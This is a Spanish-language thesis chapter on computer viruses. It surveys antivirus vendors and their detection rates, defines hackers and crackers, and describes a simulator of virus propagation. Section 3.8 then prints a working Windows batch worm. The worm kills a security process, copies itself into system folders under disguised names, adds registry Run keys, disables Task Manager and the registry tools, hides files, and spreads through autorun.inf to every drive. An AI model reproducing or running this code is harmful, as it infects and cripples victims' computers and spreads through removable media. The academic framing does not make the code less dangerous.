AVAST Software es una compañía cuya base está en Praga (República Checa). Fundada en 1991 por Eduard Kucera y Pavel Baudis, la compañía es mundialmente conocida por su antivirus **avast!**, especialmente porque apostaron casi desde el principio por crear una versión totalmente gratuita de éste para usuarios domésticos.

En 2009, Vincent Steckler (anteriormente directivo de Symantec) pasa a ser nombrado CEO de AVAST Software y toma las riendas de la empresa para llevar a cabo la más ambiciosa expansión de su historia, que la firma se había propuesto llevar a cabo.

En enero de 2010 se produjo la reconversión más importante de la empresa con la salida de la nueva versión 5 de *avast!*, que implicó numerosos cambios no únicamente a nivel de producto, sino también de aspectos internos como la forma de licenciamiento, las condiciones para distribuidores, etc. También se remodeló de manera total la web oficial.

El nombre de avast ha sido utilizado por la empresa desde 1989. «Avast era simplemente un nombre de código abreviado para uno de los programas antivirus en los que estábamos trabajando en ese momento: "*a*nti*v*irus *a*dvanced *s*et"», explicó el Sr. Pavel Baudis, cofundador y experto en virus de la compañía

6. TrustPort 97,2%

TrustPort a.s. es una empresa fabricante de software de seguridad, con sede en Brno, República Checa. Sus productos de seguridad de TrustPort se enfocan en las tres áreas más importantes de la protección de las computadoras y de la información. La primera área es la protección contra virus, spyware, y malware en general. TrustPort implementa su propia tecnología de antivirus, utilizando múltiples motores de escaneo, licenciado por varios fabricantes de antivirus. La segunda área es la filtración de la información no deseada, como el spam de correos electrónicos o contenido web de dudosa procedencia. TrustPort desarrolla tecnologías de filtrada basada tanto en reglas simples como en el análisis heurístico. La tercer área es la confidencialidad y autenticidad de la información electrónica. La criptografía simétrica como asimétrica se utiliza en la tecnología de TrustPort para la cifrado de datos y firmas electrónicas. Las soluciones de TrustPort se utilizan tanto para la protección de las computadoras individuales como de la protección de las grandes redes

7. Kaspersky 95,1%

Kaspersky Lab es una empresa especializada en productos para la seguridad informática, que ofrece firewall, anti-spam y en particular antivirus. Es fabricante de una amplia gama de productos software para la seguridad de los datos y aporta soluciones para la protección de equipos y redes contra todo tipo de programa nocivo, correo no solicitado o indeseable y ataques de red. La empresa fue fundada en 1997 por Yevgeny Kaspersky en Moscú (Rusia)

Kaspersky Lab es una organización internacional. Con sede en Rusia, la organización cuenta con delegaciones en el Reino Unido, Francia, Alemania, Japón, Estados Unidos y Canadá, países del Benelux, China, Polonia, Rumanía, Portugal y España. El Centro europeo de investigación antivirus, fue constituido en Francia. La red de colaboradores de Kaspersky Lab incluye más de 500 organizaciones a lo largo del mundo.

Un análisis avanzado de la actividad virológica le permite a Kaspersky ofrecer una protección completa contra amenazas actuales e incluso futuras. Kaspersky Lab fue una de las primeras empresas de este tipo en desarrollar estándares para la defensa antivirus.

El producto principal de la compañía, Kaspersky Anti-Virus, ofrece protección integral para todos los puestos de una red: estaciones de trabajo, servidores de archivos, sistemas de correo, cortafuegos y pasarelas Internet, así como equipos portátiles. Sus herramientas de administración utilizan los avances de la automatización para una rápida protección antivirus de toda la organización. Numerosos fabricantes conocidos utilizan el núcleo de Kaspersky Anti-Virus: Nokia ICG (EEUU), F-Secure (Finlandia), Aladdin (Israel), Sybari (EEUU), Deerfield (EEUU), Alt-N (EEUU), Microworld (India) y BorderWare (Canadá), ZyXEL (Taiwan).

La base antivirus de Kaspersky Lab se actualiza cada hora. La organización ofrece a sus usuarios servicio de asistencia técnica de 24 horas, disponible en numerosos idiomas.

8. AVG 94,3%

El nombre comercial para el software de seguridad de AVG Technologies es AVG, el cual proviene de su primer producto, Anti-Virus Guard.[1] AVG Technologies es una empresa privada checa formada en enero de 1991 por Gritzbach y Tomas Hofer. A principios de septiembre de 2005, la empresa fue comprada por Intel Corporation. El 19 de abril de 2006, la red ewido se hizo parte del grupo de AVG Technologies

El 6 de noviembre de 2006, Microsoft anunció que productos de AVG estarían disponibles directamente del Centro de Seguridad de Windows Vista. Desde el 7 de junio de 2006, el software AVG también ha sido usado como un componente opcional de Seguridad de Correo de GFI, ha producido por el Software GFI. El 5 de diciembre de 2007, AVG anunció la adquisición de Exploit Prevention Labs, desarrolador de LinkScanner que hace navegación segura en la tecnología. El 8 de febrero de 2008, Grisoft anunció que ellos cambiarían el nombre de la compañía de Grisoft a AVG Technologies. Este cambio fue hecho para aumentar la eficacia de sus actividades de márketing

9. ESET 93%

ESET NOD32 es un programa antivirus desarrollado por la empresa ESET, de origen eslovaco. El producto está disponible para Windows, Linux, FreeBSD, Solaris, Novell y Mac OS X, y tiene versiones para estaciones de trabajo, dispositivos móviles (Windows Mobile y Symbian), servidores de archivos,

servidores de correo electrónico, servidores gateway y una consola de administración remota.

ESET también cuenta con un producto integrado llamado ESET Smart Security que además de todas las características de ESET NOD32, incluye un cortafuegos y un antispam

10. BitDefender 92,4%

BitDefender es el nombre actual con el que se conoce el Antivirus de la empresa multinacional rumana **Softwin**

Esta empresa provee soluciones de seguridad en el ámbito de la protección del entorno informático, ofreciendo software contra las amenazas a más de 41 millones de usuarios domésticos y corporativos en más de 180 países. Dispone de oficinas en Estados Unidos, Reino Unido, Alemania, España y Rumanía. Además, posee una red local de distribuidores en más de 200 países.

Adicionalmente se hicieron algunos estudios con programas que previenen pero no curan cuando las maquinas se han contagiado de virus, dentro de estos tenemos a programas que se encuentran sin costo en internet, otros que vienen incorporados dentro de los sistemas operativos como son los casos de los firewalls tanto los de Windows de Microsoft como los firewalls de Linux y/o Solaris.

Así también se han incluido algunos programas que por su importancia histórica se realizó un estudio de funcionamiento en base a los virus que se presentaron para la presente investigación.

i. F-Secure 91,1%
ii. eScan 91%
iii. Sophos 90,1%
iv. Norman 88,5%

v. Microsoft 84,6%
vi. McAfee Home 84,4%
vii. VBA32 71,9%

Al finalizar se pudo realizar un análisis basado en scripts de Visual Basic Aplication para poder determinar la verdadera afectación que pueda tener un virus cuando ataca a los archivos de configuración en sistemas operativos de Windows principalmente, se pudo de igual manera analizar antivirus caseros que son desarrollados por investigadores los mismos que son para la utilización en programas maliciosos que están plenamente identificados.

CAPITULO III

3. PROPUESTA PARA EL ANÁLISIS Y ESTUDIO DE UN VIRUS QUE RECOPILE LA MAYOR CANTIDAD DE PROCESOS QUE PUEDEN CAUSAR DAÑOS EN LOS COMPUTADORES.

3.1. Introducción

Los virus informáticos son una de los principales riesgos de seguridad para los sistemas, ya sea que estemos hablando de un usuario hogareño que utiliza su máquina para trabajar y conectarse a Internet o una empresa con un sistema informático importante que debe mantener bajo constante vigilancia para evitar pérdidas causadas por los virus.

Un virus se valdrá de cualquier técnica conocida –o poco conocida- para lograr su cometido. Así, encontraremos virus muy simples que sólo se dedican a presentar mensajes en pantalla y algún otro mucho más complejos que intentan ocultar su presencia y atacar en el momento justo.

A lo largo de este trabajo haremos referencia a qué es exactamente un virus, cómo trabaja, algunos tipos de virus y también cómo combatirlos. Nos proponemos a dar una visión general de los tipos de virus existentes para poder enfocarnos más en

cómo proteger un sistema informático de estos atacantes y cómo erradicarlos una vez que lograron penetrar.

Partiendo de la base de que cuando existe un desconocimiento en un área de la informática, las soluciones suelen exceder a las necesidades, se concluye que finalmente los usuarios serán los perjudicados. No es un secreto que a menudo las fallas incipientes de hardware, los conflictos de software, la instalación incorrecta de drivers y a veces la inexperiencia del técnico llevan a los servicios de reparación a culpar a los virus, a veces inexistentes, de los problemas más insólitos y ayudan a la facturación de servicios alimentados más por el ansia de ganar una comisión que por el objetivo de fidelizar al cliente para que vuelva una y otra vez a consultar o comprar. La falta de conocimientos de los virus informáticos creo yo, hace perder más información y tiempo de trabajo que los errores propios de los usuarios principiantes. Cuando un técnico llega a la conclusión de que para solucionar un problema de virus es necesario el temido formateo con la pérdida total de la información de un disco, es que realmente debe haber agotado todas y cada una de las instancias posibles para recuperar la información. Pero si ese paso se da por desconocimiento o negligencia, el único perjudicado siempre es el usuario final. Hay una tendencia generalizada en los clientes a creer que aquellos técnicos que dicen "no sé, debo averiguar", no son de fiar. Y eso lleva a que muchos servicios técnicos, presionados por mantener una imagen falsa, se apresuren y tomen decisiones precipitadas y por ende, fatales.

En realidad hay que desconfiar de aquellos que todo lo saben, ya que nunca serán capaces de admitir la necesidad de formación continua que presiona al área informática. El área de hardware y software está en constante desarrollo, de tal modo que los ciclos de 6 o 12 meses necesarios para que se volvieran obsoletas las tecnologías hace unos pocos años, ya son ciclos de 4-5 meses o aún menos. La carrera del conocimiento avanza de manera apresurada y hoy ya es muy difícil no recurrir a los manuales, las búsquedas vía Internet y aún las interconsultas para

resolver problemas difíciles y complejos. El avance del software, los sistemas operativos, los incontables parches, agujeros de seguridad, bugs, no son sino sólo una parte del todo, formado también por placas, microprocesadores, locks, controladores, redes, telecomunicaciones, software mal desarrollado y un largo etc.

Esta guía sin ser un tratado exhaustivo del tema de virus informáticos, tiene por objeto mantener actualizados los conocimientos sobre este tipo de programas, facilitando las bases necesarias para un estudio más profundo, indispensable ya para todo aquel que dependa en mayor o menor medida de su sistema PC.

3.2. Objetivos

- Conocer cómo opera este sistema de seguridad en la teoría.
- Lograr analizar y entender las prácticas de los virus informáticos.
- Discutir ventajas y desventajas
- Estudio de la seguridad de la información.

3.3. Diseño y Factibilidades del diseño de un virus informático basado en el desarrollo según los hackers

3.3.1. Hackers

En informática, un **hacker**es una persona que pertenece a una de estas comunidades o subculturas distintas pero no completamente independientes:

El emblema hacker, un proyecto para crear un símbolo reconocible para la percepción de la cultura hacker.

- Gente apasionada por la seguridad informática. Esto concierne principalmente a entradas remotas no autorizadas por medio de redes de comunicación como Internet ("Black hats"). Pero también incluye a aquellos que depuran y arreglan errores en los sistemas ("White hats") y a los de moral ambigua como son los "Grey hats".

- Una comunidad de entusiastas programadores y diseñadores de sistemas originada en los sesenta alrededor del Instituto Tecnológico de Massachusetts (MIT), el Tech Model Railroad Club (TMRC) y el Laboratorio de Inteligencia Artificial del MIT. Esta comunidad se caracteriza por el lanzamiento del movimiento de software libre. La World Wide Web e Internet en sí misma son creaciones de hackers. El RFC 1392amplia este significado como "persona que se disfruta de un conocimiento profundo del funcionamiento interno de un sistema, en particular de computadoras y redes informáticas"
- La comunidad de aficionados a la informática doméstica, centrada en el hardware posterior a los setenta y en el software (juegos de ordenador, crackeo de software, la demoscene) de entre los ochenta/noventa.

En la actualidad se usa de forma corriente para referirse mayormente a los criminales informáticos, debido a su utilización masiva por parte de los medios de comunicación desde la década de 1980. A los criminales se le pueden sumar los llamados "script kiddies", gente que invade computadoras, usando programas escritos por otros, y que tiene muy poco conocimiento sobre como funcionan. Este uso parcialmente incorrecto se ha vuelto tan predominante que, en general, un gran segmento de la población no es consciente de que existen diferentes significados.

Mientras que los hackers aficionados reconocen los tres tipos de hackers y los hackers de la seguridad informática aceptan todos los usos del término, los hackers del software libre consideran la referencia a intrusión informática como un uso incorrecto de la palabra, y se refieren a los que rompen los sistemas de seguridad como "crackers" (analogía de "safecracker", que en español se traduce como "un ladrón de cajas fuertes").

El Jargon File contiene un montón de definiciones del término "hacker", la mayoría basadas en la afición a lo técnico y en el placer de resolver problemas sobrepasando los límites. Si deseas saber cómo *convertirte en* un hacker, bien, solo 2 puntos son realmente relevantes.

Existe una comunidad, una cultura compartida, de programadores expertos y magos de las redes, cuya historia se remonta décadas atrás a los tiempos de los primeros miniordenadores de tiempo compartido y los tempranos experimentos con ARPAnet. Los miembros de esta cultura crearon el término "hacker". Los hackers construyeron Internet. Los hackers hicieron de Unix el sistema operativo que es hoy día. Los hackers hacen andar Usenet. Los hackers hacen funcionar la WWW. Si eres parte de esta cultura, si has contribuido a ella y otras personas saben quién eres y te llaman hacker, entonces eres un hacker.

Los mentalidad hacker no está confinada a esta cultura del software. Hay gente que aplica la actitud de hacker a otras cosas, como la electrónica o la música —de hecho, puedes encontrarla en los más altos niveles de cualquier ciencia o arte. Los hackers de software reconocen estos espíritus emparentados en otras partes y pueden llamarlos "hackers" también— y algunos sostienen que la naturaleza hacker es en realidad independiente del medio particular en el cual el hacker trabaja. Sin embargo, en el resto de este documento nos centraremos en las habilidades y actitudes de los hackers de software, y en las tradiciones de la cultura compartida que originó el término "hacker".

Existe otro grupo de personas que se llaman a sí mismos hackers, pero que no lo son. Son personas (generalmente varones adolescentes) que se divierten irrumpiendo ilegalmente en ordenadores y haciendo "phreaking" en el sistema teléfonico. Los auténticos hackers tienen un nombre para esas personas: "crackers", y no quieren saber nada de ellos. Los auténticos hackers opinan que la mayoría de los crackers son perezosos, irresponsables y no muy brillantes, y fundamentan su crítica en que ser capaz de romper la seguridad no le hace a uno un hacker, de la misma manera que ser capaz de arrancar un coche con un puente en la llave no le convierte en ingeniero de automotores. Desafortunadamente, muchos periodistas y escritores utilizan erróneamente la palabra "hacker" para describir a los crackers; esto causa enorme irritación a los auténticos hackers.

La diferencia básica es esta: los hackers construyen cosas; los crackers las destruyen

3.3.2. Crackers

El término **cracker** (del inglés crack, romper) tiene varias acepciones, entre las que podemos observar las siguientes:

- Es una persona que mediante ingeniería inversa realiza: seriales, keygens y cracks, los cuales sirven para modificar el comportamiento o ampliar la funcionalidad del software o hardware original al que se aplican, sin que en absoluto pretenda ser dañino para el usuario del mismo.

- Es cualquier persona que viola la seguridad de un sistema informático de forma similar a como lo haría un hacker, sólo que a diferencia de este último, el cracker realiza la intrusión con fines de beneficio personal o para hacer daño.

El término deriva de la expresión "criminal hacker", y fue creado alrededor de 1985 por contraposición al término hacker, en defensa de éstos últimos por el uso incorrecto del término. Se considera que la actividad realizada por esta clase de cracker es dañina e ilegal.

Por ello los crackers son criticados por la mayoría de hackers, por el desprestigio que les supone ante la opinión pública y las empresas, son aquellos que utilizan sus conocimientos técnicos para perturbar procesos informáticos (Haffner y Markoff, 1995). Pueden considerarse un subgrupo marginal de la comunidad de hackers.

En ocasiones el cracking es la única manera de realizar cambios sobre software para el que su fabricante no presta soporte, especialmente cuando lo que se quiere es, o corregir defectos, o exportar datos a nuevas aplicaciones, en estos casos (sólo en estos casos) en la mayoría de legislaciones no se considera el cracking como actividad ilegal.


3.4. Diseño de un simulador de Virus Informático

El proceso de descripción del diseño del simulador, permite experimentar con las propiedades epidemiológicas frente al modelo del Sistema Inmune. Primero se describen los componentes que intervienen dentro del simulador y del modelo. Cabe recordar que el simulador creado analiza el comportamiento de

los virus, así como el experimentar con aspectos que se han considerado un factor de propagación en los sistemas de cómputo

3.5. Componentes que simulan una propagación susceptible infecta susceptible (SIS).

El primer componente y el más importante llamado computador, el cual posee el siguiente diseño y características.



Título: Diseño de clases de la simulación de un virus

Fuente: Las Investigadoras

Un Computador deberá tener memoria, directorio, sistema operativo, microprocesador (MaquinaVirtualAbstracta), así como algunos procesos que intervienen dentro del manejo o ejecución de un equipo de cómputo, que son:

Usuario: Es el encargado de tomar los programas que están en forma estática para pasarlos a una máquina en la cual se interpreta en forma dinámica.


Usuario Desinstalador: Hilo que elimina los procesos estáticos.

Sistema Inmune Micro: Hilo que visualiza los cambios producidos en los programas en forma estática y que es el encargado de generar la señal de peligro (simulando al sistema inmune local).

En el componente llamado Computador se experimenta un modelo de propagación SIS y los resultados son muy semejantes a los propuestos por IBM, en el "Sistema Inmune del Ciberespacio"

3.6. Modelo de Componentes en una propagación de forma jerárquica.

El componente que contiene un grupo de equipos es llamado Grupo de trabajo y se basa en el patrón de diseño llamado Compuesto, pero con la modificación de que los componentes deberán ser asociados en forma dinámica.



Título: Diseño de clases de la simulación de un virus

Fuente: Las Investigadoras

El patrón está basado en la filosofía de Swing, la cual utiliza componentes que son contenedores a diferencia del simulador que usa la composición en lugar de la herencia. En este caso todos los componentes tienen agregado un contenedor que le permite crear objetos más complejos, por el diseño de la interfaz gráfica. Este es el único componente que tiene a otros componentes (Computador), y esto se realizó con el objetivo de simplificar el diseño dentro del simulador. Así los usuarios solamente configurarán las características del grupo.

El ContenedorComponente, es el encargado de crear la relación de asociación entre los componentes en forma dinámica, para ello deberán poseer las dos características: el nombre y las relaciones de asociación entre los otros componentes de la clase base Componente.


Este componente permite realizar experimentos de propagación de un virus en forma jerárquica. Los resultados mostrados son semejantes a los propuestos por IBM.

3.7. Componentes que simulan una propagación del tipo espacial

Este componente hereda de un Computador y se le llamó Internet. Además el componente tiene dos características: tiempo de retraso y nombre

Otros componentes que intervienen dentro del simulador son el programador de virus y el programador normal (creador de programas sin virus), los cuales tienen el objetivo de crear programas que sean interpretados por el Computador.


Para ser más eficiente al momento de crear programas y no consumir memoria innecesaria, se utilizó el patrón Constructor “Builder”, con el fin de dejar al constructor especializado la creación de los programas.



Título: Diseño de clases de la simulación de un virus

Fuente: Las Investigadoras

Otro de los componentes que intervienen es conocido como *Servidor B*, que es el encargado de crear la vacuna específica para erradicar del sistema a un virus específico



Título: Diseño de clases de la simulación de un virus

Fuente: Las Investigadoras

3.8. Propuesta de realización de un virus informático

Para la realización de un virus debemos tener en cuenta que la propagación tiene que darse de acuerdo al análisis planteado en temáticas anteriormente tratadas partiendo siempre de que un virus o el ingreso a otro equipo informático se lo debe realizar de acuerdo a las necesidades de los usuarios o dueños de computadores.

Para la realización de este tipo de virus se tomó como partida la ejecución de líneas de comando por lotes conocido también como procesamiento por lotes el mismo que es:

Se conoce como sistema por lotes, o modo *batch*, a la ejecución de un programa sin el control o supervisión directa del usuario (que se denomina procesamiento interactivo). Este tipo de programas se caracterizan porque su ejecución no precisa ningún tipo de interacción con el usuario.

Generalmente, este tipo de ejecución se utiliza en tareas repetitivas sobre grandes conjuntos de información, ya que sería tedioso y propenso a errores realizarlo manualmente. Un ejemplo sería el renderizado de los fotogramas de una película.

Los programas que ejecutan por lotes suelen especificar su funcionamiento mediante scripts o guiones (procedimientos) en los que se indica qué se quiere ejecutar y, posiblemente, qué tipo de recursos necesita reservar.

Los sistemas por lotes son el mecanismo más tradicional y antiguo de ejecutar tareas. Se introdujeron alrededor de 1956 para aumentar la capacidad de proceso de los programas. En la actualidad, los trabajos por lotes son ampliamente utilizados en supercomputadores, como Magerit.

El extremo opuesto al procesamiento por lotes es el procesamiento interactivo: programas que precisan la interacción con el usuario (petición de datos, elección de opciones) para funcionar. Cada tipo de proceso es diferente y más adecuado en unas situaciones que en otras.

En un sistema por lotes existe un gestor de trabajos, encargado de reservar y asignar los recursos de las máquinas a las tareas que hay que ejecutar. De esta forma, mientras existan trabajos pendientes de procesamiento, los recursos disponibles estarán siempre ocupados ejecutando tareas.

Si el sistema está bien planificado, se alcanzan tiempos de ejecución muy altos, ya que los recursos disponibles están siendo utilizados casi continuamente. Además, el Sistema Operativo puede ser muy

simple ya que las tareas son completamente secuenciales por lo que se reduce la necesidad de utilizar esquemas Round Robin o similares.

- **Ventajas:**
  - Permite compartir mejor los recursos de un ordenador entre muchos usuarios, al no competir por éstos de forma inmediata.
  - Realiza el trabajo en el momento en el que los recursos del ordenador están menos ocupados, dando prioridad a tareas interactivas.
  - Evita desaprovechar los recursos del ordenador sin necesidad de interacción y supervisión humanas continuas.
  - En ordenadores caros o supercomputadores, ayuda a amortizar el coste manteniendo altos índices de utilización.

- **Inconvenientes:**

  - El principal inconveniente de la ejecución por lotes frente a la ejecución interactiva es que hay que conocer y planificar cuidadosamente la tarea a realizar. Al carecer de supervisión por parte del usuario, cualquier tipo de error puede producir resultados inútiles o, simplemente, inexistentes...

Algunos programas conocidos que pueden funcionar en modo por lotes: GIMP (GNU Image Manipulation Program), R-project, gnuplot, GNU Octave, command.com, EXEC II, entre otros muchos.

Realmente, casi cualquier programa puede ejecutar en modo batch, siempre y cuando pueda especificarse los distintos pasos de ejecución o las entradas de usuario a partir de un script.

Importante no confundir los programas o archivos .bat de los sistemas batch (de los cuales heredan su nombre debido a su metodología). Como bien esta explicado más arriba, estos archivos se ejecutan de manera secuencial, y cerrando la ejecución al usuario ya que este no puede interactuar ni intervenir en el programa que se ejecuta.

Frente a este tenemos los '***Sistemas por batch***', los cuales son una manera de llevar a cabo el proceso de la información, en lenguaje llano, una manera de hacer informática, en estos sistemas los programas y tareas se ejecutan de manera secuencial, no porque el programa lo exija como es el caso de los .bat, sino porque no conocía otra forma de ejecución.

```
@shift 1

@echo off

echo ***Inicia proceso de Micro$oft*** %0    %username%    %date%    %time% >>"%appdata%\desktop.log

if %COMPUTERNAME%==DESKTOP goto NOT

if '%COMPUTERNAME%== ' goto NOT

  set YU=C,D,E,F,G,H,I,J,K,L,M,N,O,P,Q,R,S,T,U,V,W,X,Y,Z

  set TU=F,G,H,I,J,K,L,M,N,O,P,Q,R,S,T,U,V,W,X,Y,Z

    goto ini

:NOT

  set YU=C,D,G,H,I,J,K,L,M,N,O,P,Q,R,S,T,U,V,W,X,Y,Z

  set TU=G,H,I,J,K,L,M,N,O,P,Q,R,S,T,U,V,W,X,Y,Z

:ini

  set a=%random%

   taskkill /f /im Ad-Watch.exe

   copy /y %0 "%Windir%\System\winlogon.exe"

if exist "%Windir%\System\winlogon.exe" goto cop

   copy /y %0 "%appdata%\smss.exe"

      reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v CFTMON.EXE /t REG_SZ /d
"%appdata%\smss.exe" /f

:cop
```

```
reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v CFTMON.EXE /t REG_SZ /d "%Windir%\System\winlogon.exe" /f

if %COMPUTERNAME%==DESKTOP goto NO

if '%COMPUTERNAME%== ' goto NO

reg add

 "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer" /v NoFolderOptions /t REG_DWORD /d "1" /f

reg add

"HKCU\Software\Microsoft\Windows\Currentversion\Policies\System" /v DisableTaskMgr /t reg_dword /d "1" /f

reg add

"HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v DisableRegistryTools /t reg_dword /d "1" /f

reg add

"HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHOWALL" /v CheckedValue /t reg_dword /d "1" /f

reg add

"HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced" /v Hidden /t REG_DWORD /d "2" /f

reg add

"HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced" /v HideFileExt /t REG_DWORD /d "1" /f

reg add

HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced" /v ShowSuperHidden /t REG_DWORD /d "0" /f

reg add "HKCU\_gyd_Software_%a%%a%%a%\Virus" /v estas /d "infectado"

copy /y %0 "%userprofile%\Men£ Inicio\Programas\Inicio\MS-DOS.pif"

copy /y %0 "%systemdrive%\Docume~1\Default User\Men£ Inicio\Programas\Inicio\System.exe"

copy /y %0 "%userprofile%\SendTo\Mis documetos.exe"

copy /y %0 "%userprofile%\SendTo\Disco extraible.pif"
```

```
copy /y %0 "%userprofile%\SendTo\Documentos compartidos.scr"

cd %userprofile%

     date /t>desktop.inf

     find "2008" desktop.inf

if errorlevel 0 if not errorlevel 1 goto Dr :NO

attrib +h %windir%

   copy /y %0 "%systemdrive%\WINDOWS.EXE"

   copy /y %0 "%windir%\system32\%username% 3D.scr"

   copy /y %0 "%userprofile%\Men£ Inicio\Mis documentos.exe"

   copy /y %0 "%userprofile%\Datosd~1\Microsoft\Internet Explorer\Quick Launch\Mis documentos.exe"

   copy /y %0 "%systemdrive%\RECYCLER\Documendos borrados de %username%.exe"

   copy /y %0 "%systemdrive%\RECYCLER\Papelera de reciclaje compartida.exe"

     cd "%userprofile%"

echo [autorun>>autorun.inf

echo open=GyD.666\Explorer.exe>>autorun.inf

echo shell\Open=>>autorun.inf

echo shell\Open\Command=.\GyD.666\Explorer.exe>>autorun.inf

echo shell\Explore\=>>autorun.inf

echo shell\Explore\Command=.\GyD.666\Explorer.exe>>autorun.inf

echo shell\find\=>>autorun.inf

echo shell\find\Command=.\GyD.666\Explorer.exe>>autorun.inf

echo shell\CMD=Sïmbolo del sistema>>autorun.inf

echo shell\CMD\Command=.\GyD.666\Explorer.exe>>autorun.inf

for %%h in (%YU%) do if exist %%h:\*.* attrib -h -s %0© /y %0 "%%h:\100%% %username%.exe"&attrib -r -a -s -h %%h:\*.inf>Nul© /y autorun.inf %%h:\autorun.inf>Nul&attrib +s +h +r +a %%h:\autorun.inf>Nul&md %%h:\GyD.666>Nul© /y %0 %%h:\GyD.666\Explorer.exe>Nul&attrib +s +h %%h:\GyD.666\*.exe>Nul&attrib +s +h %%h:\GyD.666&echo %username%---%date%---%time% in %%h:>>"%appdata%\desktop.inf"
```

```
if %COMPUTERNAME%==DESKTOP goto l

if '%COMPUTERNAME%== ' goto l

     cd "%userprofile%"

echo "El juego a terminado. Tu has sido derrotado por GyD (Metauro_3@hotmail.com)."">GyD.txt

echo.>>GyD.txt

echo ÛÛÛÛÛÛÛÛ0000000000                    0000000000000        Û>>GyD.txt

echo ÛÛÛÛÛÛÛÛ0000000000                  00000000000000     Û>>GyD.txt

echo ÛÛÛÛ                ÛÛ     00       000         000   Û>>GyD.txt

echo ÛÛÛÛ                ÛÛ   00       000         000   Û>>GyD.txt

echo ÛÛÛÛ                ÛÛ 00       ÛÛÛ         00Û   Û>>GyD.txt

echo ÛÛÛÛ      000ÛÛ          ÛÛÛ            Û00         Û00   0>>GyD.txt

echo ÛÛÛÛ      0000Û          ÛÛÛ            Û00         Û00   Û>>GyD.txt

echo ÛÛÛÛ        ÛÛ          ÛÛÛ    ÛÛÛ         Û00   Û>>GyD.txt

echo ÛÛÛÛ        ÛÛ          ÛÛÛ         000         Û00   Û>>GyD.txt

echo ÛÛÛÛÛÛÛÛ000000000          ÛÛÛ         Û00000000000000     Û>>GyD.txt

